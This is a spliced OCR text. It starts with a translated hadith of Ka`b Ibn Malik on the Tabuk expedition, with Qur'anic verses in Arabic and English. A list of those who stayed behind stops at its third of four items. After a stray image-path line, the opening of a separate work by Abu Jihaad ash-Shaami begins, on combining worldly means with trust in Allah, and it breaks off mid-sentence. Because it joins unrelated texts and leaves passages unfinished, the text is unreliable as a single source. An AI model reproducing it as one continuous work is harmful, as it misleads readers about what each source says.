he used to visit the Mosque first of all and offer a two *Rak`at* Prayer therein and then sit for the people. So when he had done all that (this time), those who had failed to join the battle (of Tabuk) came and started offering (false) excuses and taking oaths before him. They were something over eighty men; Allah's Messenger (peace and blessings of Allah be upon him) accepted the excuses they had expressed, took their pledge of allegiance asked for Allah's Forgiveness for them, and left the secrets of their hearts for Allah to judge. Then I came to him, and when I greeted him, he smiled a smile of an angry person and then said, 'Come on.' So I came walking until I sat before him. He said to me, 'What stopped you from joining us. Had you not purchased an animal for carrying you?' I answered, "Yes, O Allah's Messenger! But by Allah, if I were sitting before any person from among the people of the world other than you, I would have avoided his anger with an excuse. By Allah, I have been bestowed with the power of speaking fluently and eloquently, but by Allah, I know well that if today I tell you a lie to seek your favor, Allah would surely make you angry with me in the near future, but if I tell you the truth, though you will get angry because of it, I hope for Allah's Forgiveness. Really, by Allah, there was no excuse for me. By Allah, I had never been stronger or wealthier than I was when I

remained behind you.' Then Allah's Messenger (peace and blessings of Allah be upon him) said,

> *'As regards this man, he has surely told the truth. So get up until Allah decides your case.'*

I got up, and many men of Banu Salamah followed me and said to me, 'By Allah, we never witnessed you doing any sin before this. Surely, you failed to offer excuse to Allah's Messenger (peace and blessings of Allah be upon him) as the others who did not join him, have offered. The prayer of Allah's Messenger (peace and blessings of Allah be upon him) to Allah to forgive you would have been sufficient for you.' By Allah, they continued blaming me so much that I intended to return (to the Prophet, peace and blessings of Allah be upon him) and accuse myself of having told a lie, but I said to them, 'Is there anybody else who has met the same fate as I have?' They replied, 'Yes, there are two men who have said the same thing as you have, and to both of them was given the same order as given to you.' I said, 'Who are they?' They replied, Murara Ibn Ar-Rabi` Al-`Amri and Hilal Ibn Umayyah Al-Waqifi.' By that they mentioned to me two pious men who had attended the *Ghazwah* (Battle) of Badr, and in whom there was an example for me. So I did not change my mind when they mentioned them to me. Allah's Messenger (peace and blessings of Allah be

upon him) forbade all the Muslims to talk to us, the three aforesaid persons out of all those who had remained behind in that *Ghazwah*. So we kept away from the people and they changed their attitude towards us until the very land (where I lived) appeared strange to me as if I did not know it.

We remained in that condition for fifty nights. As regards my two fellows, they remained in their houses and kept on weeping, but I was the youngest of them and the firmest of them, so I used to go out and witness the Prayers along with the Muslims and roam about in the markets, but none would talk to me, and I would come to Allah's Messenger (peace and blessings of Allah be upon him) and greet him while he was sitting in his gathering after the Prayer, and I would wonder whether the Prophet (peace and blessings of Allah be upon him) did move his lips in return to my greetings or not. Then I would offer my Prayer near to him and look at him stealthily. When I was busy with my Prayer, he would turn his face towards me, but when I turned my face to him, he would turn his face away from me. When this harsh attitude of the people lasted long, I walked until I scaled the wall of the garden of Abu Qatada who was my cousin and dearest person to me, and I offered my greetings to him. By Allah, he did not return my greetings. I said, 'O Abu Qatada! I beseech you by Allah! Do you know that I love Allah and His Messenger?' He kept quiet. I asked him again,

beseeching him by Allah, but he remained silent. Then I asked him again in the Name of Allah. He said, 'Allah and His Messenger know it better.' Thereupon my eyes flowed with tears and I returned and jumped over the wall.'

Ka`b added, 'While I was walking in the market of Madinah, suddenly I saw a *Nabati* (i.e., a Christian farmer) from the *Nabatis* of Sham who came to sell his grains in Madinah, saying, 'Who will lead me to Ka`b Ibn Malik?' The people began to point (me) out for him until he came to me and handed me a letter from the king of Ghassan in which the following was written:

'To proceed, I have been informed that your friend (i.e., the Prophet) has treated you harshly. Anyhow, Allah does not let you live at a place where you feel inferior and your right is lost. So join us, and we will console you.'

When I read it, I said to myself, 'This is also a sort of a test.' Then I took the letter to the oven and made a fire therein by burning it. When forty out of the fifty nights elapsed, behold! There came to me the messenger of Allah's Messenger (peace and blessings of Allah be upon him) and said, 'Allah's Messenger (peace and blessings of Allah be upon him) orders you to keep away from your wife,' I said, 'Should I divorce her; or else! What should I do?' He said, 'No, only keep aloof from her and do

not cohabit her.' The Prophet (peace and blessings of Allah be upon him) sent the same message to my two fellows. Then I said to my wife. 'Go to your parents and remain with them until Allah gives His Verdict in this matter.'

Ka`b added, 'The wife of Hilal Ibn Umayyah came to the Messenger of Allah (peace and blessings of Allah be upon him) and said, 'O Allah's Messenger! Hilal Ibn Umayyah is a helpless old man who has no servant to attend on him. Do you dislike that I should serve him?' He said, 'No (you can serve him) but he should not come near you.' She said, 'By Allah, he has no desire for anything. By, Allah, he has never ceased weeping until his case began until this day of his.'

On that, some of my family members said to me, 'Will you also ask Allah's Messenger (peace and blessings of Allah be upon him) to permit your wife (to serve you) as he has permitted the wife of Hilal Ibn Umayyah to serve him?' I said, 'By Allah, I will not ask the permission of Allah's Messenger (peace and blessings of Allah be upon him) regarding her, for I do not know what Allah's Messenger (peace and blessings of Allah be upon him) would say if I asked him to permit her (to serve me) while I am a young man.'

'Then,' Ka`b continued, 'I remained in that state for ten more nights after that until the period of fifty

nights was completed starting from the time when Allah's Messenger (peace and blessings of Allah be upon him) prohibited the people form talking to us. When I had offered the *Fajr* Prayer on the 50th morning on the roof of one of our houses and while I was sitting in the condition which Allah described in (the Qur'an), i.e., my very soul seemed narrow to me for all its spaciousness, there I heard the voice of one who had ascended the mountain of *Sala`* calling with his loudest voice, 'O Ka`b Ibn Malik! Be happy (by receiving good tidings).' I fell down in prostration before Allah, realizing that relief has come. Allah's Messenger (peace and blessings of Allah be upon him) had announced the acceptance of our repentance by Allah when he had offered the *Fajr* Prayer. The people then went out to congratulate us. Some bringers of good tidings went out to my two fellows, and a horseman came to me in haste, and a man of Banu Aslam came running and ascended the mountain and his voice was swifter than the horse. When he (i.e., the man) whose voice I had heard, came to me conveying the good tidings, I took off my garments and dressed him with them; and by Allah, I owned no other garments than them on that day. Then I borrowed two garments and wore them and went to Allah's Messenger (peace and blessings of Allah be upon him).

The people started receiving me in batches, congratulating me on Allah's Acceptance of my

repentance, saying, 'We congratulate you on Allah's Acceptance of your repentance.' Ka`b further said, 'When I entered the Mosque, I saw Allah's Messenger (peace and blessings of Allah be upon him) sitting with the people around him. Talhah Ibn `Ubaidullah swiftly came to me, shook hands with me and congratulated me. By Allah, none of the *Muhajirun* (i.e., Emigrants) got up for me except him (i.e., Talhah), and I will never forget this for Talhah.'

Ka`b added, 'When I greeted Allah's Messenger (peace and blessings of Allah be upon him), his face being bright with joy, and he said,

> *'Be happy with the best day that you have got ever since your mother delivered you.'*

Ka`b added, 'I said to the Prophet (peace and blessings of Allah be upon him). 'Is this forgiveness from you or from Allah?' He said, 'No, it is from Allah.' Whenever Allah's Messenger (peace and blessings of Allah be upon him) became happy, his face would shine as if it were a piece of moon, and we all knew that characteristic of him. When I sat before him, I said, 'O Allah's Messenger! Because of the acceptance of my repentance I will give up all my wealth as alms for the Sake of Allah and His Messenger.' Allah's Messenger (peace and blessings of Allah be upon him) said,

'Keep some of your wealth, as it will be better for you.'

I said, 'So I will keep my share from Khaibar with me,' and added, 'O Allah's Messenger! Allah has saved me for telling the truth; so it is a part of my repentance not to tell but the truth as long as I am alive. By Allah, I do not know anyone of the Muslims whom Allah has helped for telling the truth more than me. Since I have mentioned that truth to Allah's Messenger (peace and blessings of Allah be upon him) until today, I have never intended to tell a lie. I hope that Allah will also save me (from telling lies) the rest of my life. So Allah revealed to His Messenger the following Qur'anic verse,

﴿لَّقَد تَّابَ ٱللَّهُ عَلَى ٱلنَّبِيِّ وَٱلْمُهَٰجِرِينَ وَٱلْأَنصَارِ ٱلَّذِينَ
ٱتَّبَعُوهُ فِي سَاعَةِ ٱلْعُسْرَةِ مِنۢ بَعْدِ مَا كَادَ يَزِيغُ قُلُوبُ
فَرِيقٍ مِّنْهُمْ ثُمَّ تَابَ عَلَيْهِمْ ۚ إِنَّهُۥ بِهِمْ رَءُوفٌ رَّحِيمٌ
﴿١١٧﴾ وَعَلَى ٱلثَّلَٰثَةِ ٱلَّذِينَ خُلِّفُوا۟ حَتَّىٰٓ إِذَا ضَاقَتْ عَلَيْهِمُ
ٱلْأَرْضُ بِمَا رَحُبَتْ وَضَاقَتْ عَلَيْهِمْ أَنفُسُهُمْ وَظَنُّوٓا۟ أَن لَّا
مَلْجَأَ مِنَ ٱللَّهِ إِلَّآ إِلَيْهِ ثُمَّ تَابَ عَلَيْهِمْ لِيَتُوبُوٓا۟ ۚ إِنَّ ٱللَّهَ هُوَ
ٱلتَّوَّابُ ٱلرَّحِيمُ ﴿١١٨﴾ يَٰٓأَيُّهَا ٱلَّذِينَ ءَامَنُوا۟ ٱتَّقُوا۟ ٱللَّهَ وَكُونُوا۟
مَعَ ٱلصَّٰدِقِينَ ﴿١١٩﴾﴾ [التوبة: ١١٧ - ١١٩]

﴿*Allah turned with favor to the Prophet, the Muhajirun, and the Ansar, who followed him in a time of distress, after that the hearts of a part of them had nearly swerved (from duty); but He turned to them (also): for He is unto them Most Kind, Most Merciful. (He turned in mercy also) to the three who were left behind: (they felt guilty) to such a degree that the earth seemed constrained to them, for all its spaciousness, and their (very) souls seemed straitened to them, and they perceived that there is no fleeing from Allah (and no refuge) but to Himself. Then He turned to them that they might repent: for Allah is Oft-Returning, Most Merciful. O ye who believe! Fear Allah and be with those who are truthful.*﴾

(At-Tawbah: 117-119)

By Allah, Allah has never bestowed upon me, apart from His guiding me to Islam, a greater blessing than the fact that I did not tell a lie to Allah's Messenger (peace and blessings of Allah be upon him) which would have caused me to perish as those who have told a lie perished, for Allah described those who told lies with the worst description He ever attributed to anybody else. Allah said,

﴿سَيَحْلِفُونَ بِٱللَّهِ لَكُمْ إِذَا ٱنقَلَبْتُمْ إِلَيْهِمْ لِتُعْرِضُوا۟ عَنْهُمْ ۖ فَأَعْرِضُوا۟ عَنْهُمْ إِنَّهُمْ رِجْسٌ ۖ وَمَأْوَىٰهُمْ جَهَنَّمُ جَزَآءًۢ بِمَا كَانُوا۟ يَكْسِبُونَ ﴿٩٥﴾ يَحْلِفُونَ لَكُمْ لِتَرْضَوْا۟ عَنْهُمْ ۖ فَإِن تَرْضَوْا۟ عَنْهُمْ فَإِنَّ ٱللَّهَ لَا يَرْضَىٰ عَنِ ٱلْقَوْمِ ٱلْفَٰسِقِينَ ﴿٩٦﴾﴾ [التوبة: ٩٥- ٩٦]

﴿They (i.e., the hypocrites) will swear to you by Allah when ye return to them, that ye may leave them alone. So leave them alone: for they are an abomination, and Hell is their dwelling-place, a fitting recompense for the (evil) that they did. They will swear unto you, that ye may be pleased with them. But if ye are pleased with them, Allah is not pleased with those who disobey.﴾

(At-Tawbah: 95-96)

Ka`b added, 'We, the three persons, differed altogether from those whose excuses Allah's Messenger (peace and blessings of Allah be upon him) accepted when they swore to him. He took their pledge of allegiance and asked Allah to forgive them, but Allah's Messenger (peace and blessings of Allah be upon him) left our case pending until Allah gave His Judgment about it. As for that Allah said,

﴿وَعَلَى ٱلثَّلَٰثَةِ ٱلَّذِينَ خُلِّفُوا۟ حَتَّىٰٓ إِذَا ضَاقَتْ عَلَيْهِمُ ٱلْأَرْضُ بِمَا رَحُبَتْ وَضَاقَتْ عَلَيْهِمْ أَنفُسُهُمْ وَظَنُّوٓا۟ أَن لَّا مَلْجَأَ مِنَ ٱللَّهِ إِلَّآ إِلَيْهِ ثُمَّ تَابَ عَلَيْهِمْ لِيَتُوبُوٓا۟ ۚ إِنَّ ٱللَّهَ هُوَ ٱلتَّوَّابُ ٱلرَّحِيمُ ﴿١١٨﴾﴾ [التوبة: ١١٨]

﴿(He turned in mercy also) to the three who were left behind: (they felt guilty) to such a degree that the earth seemed constrained to them, for all its spaciousness, and their (very) souls seemed straitened to them, and they perceived that there is no fleeing from Allah (and no refuge) but to Himself. Then He turned to them that they might repent: for Allah is Oft-Returning, Most Merciful.﴾

(At-Tawbah: 118)

What Allah said (in this verse) does not indicate our failure to take part in the Ghazwah, but it refers to the deferment of making a decision by the Prophet (peace and blessings of Allah be upon him) about our case in contrast to the case of those who had taken an oath before him and he excused them by accepting their excuses.'"

The Classes of Those Who Remained behind at Tabuk

However, those who stayed behind at Tabuk may be classified into the following four:

i- Those whom the Prophet (peace and blessings of Allah be upon him) ordered to remain behind such as `Ali Ibn Abi Talib and Ibn Umm Maktum: By doing this, they obeyed the Messenger of Allah (peace and blessings of Allah be upon him) and therefore, Allah, Most High, will reward them.

ii- The weepers who had no means to travel and fight as well as the disabled persons: Those are blameless.

iii- The sinful Muslims who stayed behind without doubt or misgivings: Some of them repented and Allah, Most High, accepted their repentance.


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A Strategic Study
of the
Prophetic Siirah
By Abu Jihaad ash-Shaami

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Introduction

As mentioned in the introduction to the Islaamic Guide to Strategy, this Strategic Series was constructed with the intention of reminding both the Muslims and non-Muslims of Islaam's strategic heritage. Unfortunately, the Muslims have left their global leadership role for so long that they, along with the rest of the world's nations, have come to forget Islaam's supremacy in this regard. It was within this context that the Strategic Study of the Prophetic *Siirah*[1] was born.

The Study follows a very similar pattern to the one laid out in the Islaamic Guide. First, the strategic environment within which the *Siirah* is set is analyzed and discussed. Second, the values, interests, and priorities of the Prophet (S) and his companions (R) are defined. Third, a strategic appraisal is made, leaving us with a view into the overarching policies of the Prophet (S). Fourth, the means and ways used by the Prophet (S) are evaluated with an eye towards making a comparison with Quraysh. Fifth, a grand strategy is born.

But before embarking on this strategic journey through the Prophetic *Siirah*, one last reminder must first precede the main bulk of the study. Since, many Muslims – unfortunately even the scholars from amongst them – are quick to write off any calls to strategic discussion with the slogan of "Victory is from Allaah," it was necessary to first explain the relationship between acting within our capacity and between knowing that the end result is ultimately in the Hands of Allaah, the Almighty.

[1] The *Siirah* is the chronicled life of the Prophet (S). It generally includes an explanation of the state of affairs before the birth of the Prophet (S); it then continues to document the most important events that transpired during his (S) life, whether prior to his (S) prophethood or afterwards; and then usually concludes with his (S) death; while some versions also go on to discuss the events immediately following his (S) death, including the wars of apostasy and Abu Bakr's (R) term as *khaliifah*.

How to Apply the Worldly and Heavenly Means in Order to Obtain Victory

What is meant by the terms "worldly" and "heavenly" means?:

Worldly means are those that could be described as "material" in nature. These means are more hands-on and pragmatic than heavenly means. Examples can range from planning, to logistics, to researching, to kinetic actions and execution of commands.

Heavenly means, on the other hand, are more "intangible" in nature. These means are more obviously recognized as forms of worship than the worldly means. Examples can range from *Tawhiid*[2], to trust in Allaah, to supplication, to prayer, to brotherhood and obedience, and so forth, on to the other well-known forms of worship (whether related to the heart, tongue, or limbs).

Both of these types of means are highlighted here in response to our tendency, as faithful Muslims, to heavily stress the heavenly means; often to the complete exclusion of worldly means. This is usually done out of good intentions due to (1) an eager desire to contradict the Disbelievers who trust, not in Allaah, but solely in their worldly means and also due to (2) the superlative position that the heavenly means possess in Islaam.

This lofty status, above which the heavenly means soar, should not, however, cause us to completely leave off the worldly means or to treat them as if they are not an obligation in the religion. This is, in fact, a deceitful trick of the Shaytaan.

One must take the worldly means while trusting in Allaah; without using either one as an excuse to leave the other:

Ibn Taymiyyah said in al-Fataawaa al-Kubraa (vol. 1/p. 106):

> "Chapter:
>
> His statement: "Oh My slaves, all of you are hungry except the one I feed, so ask Me for food, I will feed you. All of you are naked except the one I clothe, so ask me for clothing, I will clothe you…"[3] dictates two grand principles:
>
> The first of them is: the obligation of trusting in Allaah for one's sustenance (i.e. that which brings about benefit - like food - as well as that which removes harm -

[2] *Tawhiid* is Islaamic Monotheism. This theology dictates that Allaah is the One and Only Creator, Sustainer, and Maintainer of the Universe. Allaah is Unique and unlike any of His creation in His Names and Attributes. Allaah is, therefore, the only god who deserves to be worshipped and obeyed and all acts of devotion must be directed to Him alone, without partners.

[3] This hadiith was reported by Muslim and others.

like clothing). No one, except Allaah, is capable of feeding or clothing in the absolute sense, while the capability that some of His slaves *do* have only comes through taking the means that lead to these actions. That is why He said: "And upon those for whom a child was delivered is the obligation of providing sustenance and clothing for their wives in goodness," (al-Baqarah: 233) and He said: "and do not give the foolish your wealth, which Allaah made for you a means of sustenance, and provide for them from it and clothe them." (an-Nisaa': 5) So what is being ordered with here is only that which is within the capability of Allaah's slaves. Similar to this is the statement of Allaah: "Or giving food on a day of hunger, to an orphan of kinship, or a poor person covered in dust," (al-Balad: 14-16) and His statement: "And feed the one who suffices and the one who asks," (al-Hajj: 36) and His statement: "So eat from it and feed the downtrodden and the poor." (al-Hajj: 28) Allaah also said: "And when it is said to them spend from that which Allaah has provided you, those who disbelieve say to those who believe: 'Should we feed the one whom Allaah could feed if He wished?'" (Yaasiin: 47) So He blamed the one who left off an action, which has been ordered, due to the excuse of relying on pre-ordainment.

From this it is deduced that taking the means that have been ordered, or even performing permissible actions, does not negate having trust in Allaah that these means will be actualized. Rather, our need of Allaah is still firmly established even while taking the means, because there is nothing in creation that can be considered a complete means which always leads to the desired effect.

This is why events do not always have to be tied to that which is, at times, made as a causal means. Rather, whether they are tied or not remains pending to the will of Allaah, the Exalted, because whatever He wills *is* and whatever He does not will *is not*. So whoever thinks that he can simply rely upon the means without trusting in Allaah, he has left the trust in Allaah that Allaah has made obligatory upon him and he has come up short in relation to the obligation of *Tawhiid*. This is why such people are defeated when they rely solely on the means. **Whoever hopes for victory or sustenance from other than Allaah, Allaah will defeat him** just as 'Ali (R) said: 'A slave does not hope for anything but from his Lord and he does not fear anything but his own sins.'[4] Allaah, the Exalted, said: "Whatever Allaah exposes mankind to of mercy, there is none to hold it back. And whatever Allaah holds back, there is none, after Him, to let it free. And He is the All-Mighty and All-Wise." (Faatir: 2) Allaah, the Exalted, said: "If Allaah afflicts you with harm, there is no one to remove it except Him. And if He wishes good for you, there is none to prevent His blessings. He gives them to whomever He wishes from His slaves." (Yuunus: 107) And He said: "Say: do you see that which you call upon other than Allaah? If Allaah wishes for me harm, could they remove this harm of His? Or if He wishes mercy for me, could they hold back His

[4] This *athar* (i.e. a narration that only reaches back to the era of the companions or later) is in *Shu'b al-Imaan* of al-Bayhaqi with a *hasan* (decent) chain withstanding the fact that it is *mursal* (i.e. the narration of a narrator 'directly' from another narrator whom he *did not* meet; through omission of intermediary sources). 'Ikrimah did not hear from 'Ali bin Abii Taalib (R).

mercy? Say: Allaah is sufficient for me and in Him trust the people of trust." (az-Zumar: 38)

This is also similar to the one who trusts in Allaah and leaves off the means that have been ordered. This person is also ignorant, oppressive, and is sinning against Allaah because he left off what He has ordered him to do. For acting upon what has been ordered, is also a form of worshipping Allaah. Allaah, the Exalted, said: "So worship Him and put your trust in Him." (Huud: 123) And He said: "You alone do we worship and from you alone do we seek help." (al-Faatihah: 5) And He said: "Say: He is my Lord. There is no deity worthy of worship but Him. In Him do I trust and to Him do I turn in repentance." Shu'ayb (AS) said: "In Him do I trust and to Him do I turn in repentance." (ar-Ra'd: 30) And He said: "Whatever you differ over, its ruling is for Allaah. That is Allaah, my Lord. In Him do I trust and to Him do I turn in repentance." (ash-Shuuraa: 10) And He said: "There is a good example for you in Ibraahiim and those who were with him when they said to their people: 'Indeed we are free of you and that which you worship other than Allaah. We have disbelieved in you and the enmity and hatred that exists between us and you has become apparent, and it will remain forever, until you believe in Allaah alone;' except for the statement of Ibraahiim to his father: 'I will ask forgiveness for you, but I do not possess any means to protect you from Allaah.' Oh our Lord, in You do we trust and to You do we turn in repentance and to You is the final destination." (al-Mumtahinah: 4)

So the one who does something he was ordered to do, but leaves off the trust that he has been ordered to have, is not greater in sin than the one who has the trust that he was ordered to have and then leaves off the means he was ordered to take. Both of them have left off something that is obligatory upon them and, although they both fall under the category of 'sinning,' one of them could be more blameworthy than the other; while it should be noted that having trust in Allaah is in reality a type of means.

Abu Daawuud reported in his *Sunan* that the Prophet (S) judged between two men. Then the one whose favor he judged against said: 'Allaah is sufficient for me and He is the best Disposer of affairs.' So the Prophet (S) said: "Indeed Allaah blames those who are lazy, so be clever. Then, if you are overcome, say: 'Allaah is sufficient for me and He is the best Disposer of affairs.'"[5]

In *Sahiih* Muslim it is reported from Abu Hurayrah (R) that the Prophet (S) said: "The strong believer is better and more beloved to Allaah than the weak believer and there is good in all. Strive to obtain that which will benefit you and seek help from Allaah and do not become lazy. Then, if something afflicts you do not say:

[5] It is *dha'iif* (weak). It contains the *'an'anah* (i.e. the usage of the term 'from' when narrating) of Baqiyah bin Waliid, who is known for *tadliis* (i.e. omitting intermediary sources; leaving the false impression that the narrator has indeed heard a *particular* narration from another narrator whom he actually *did* meet and previously report from), and a *majhuul* (unknown) narrator named Sayf ash-Shaami.

'If only I had done such and such,' but rather say: 'Allaah has ordained it and He does as He wishes,' because 'if' opens the door to the work of Shaytaan."

In the statement of the Prophet (S): "Strive to obtain that which will benefit you and seek help from Allaah and do not become lazy," **there is an order to take the means which we have been commanded to take (i.e. to strive to obtain the beneficial things). In this statement there is also an order to have trust in Allaah (i.e. to seek help from Allaah). So whoever suffices with doing only one of these two things has disobeyed regarding the other.** The Prophet (S) also prohibited being lazy here which is the opposite of being clever. This is similar to the other *hadiith*[6]: "Indeed Allaah blames those who are lazy, so be clever." This is also similar to the *Shaami*[7] *hadiith*: "The clever one is he who takes himself to account and works for that which comes after death. And the lazy one is he who leaves himself to follow his desires and has excessive hope in 